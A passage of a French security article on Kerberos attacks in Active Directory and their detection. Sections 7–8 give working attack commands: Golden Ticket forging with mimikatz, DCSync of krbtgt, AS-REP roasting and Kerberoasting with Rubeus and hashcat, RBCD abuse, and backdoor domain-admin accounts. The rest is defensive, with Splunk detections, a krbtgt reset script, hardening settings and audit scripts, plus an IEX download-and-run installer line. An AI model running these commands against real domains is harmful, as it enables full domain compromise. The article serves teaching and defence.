# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 Indicateurs techniques de Golden Ticket :

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket
Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory. Pour approfondir, consultez Cloud IAM : Escalade de Privileges Multi-Cloud.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

> **Ressources open source associées :**
>
> • KerberosAudit-AI — Audit Kerberos avec analyse IA
> • KerberosTGTForensics — Forensics TGT Kerberos (C++)
> • KerberosPolicyInspector — Inspecteur de politique Kerberos (C++)
> • ad-attacks-fr — Dataset attaques Active Directory (HuggingFace)

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**
Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos
- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

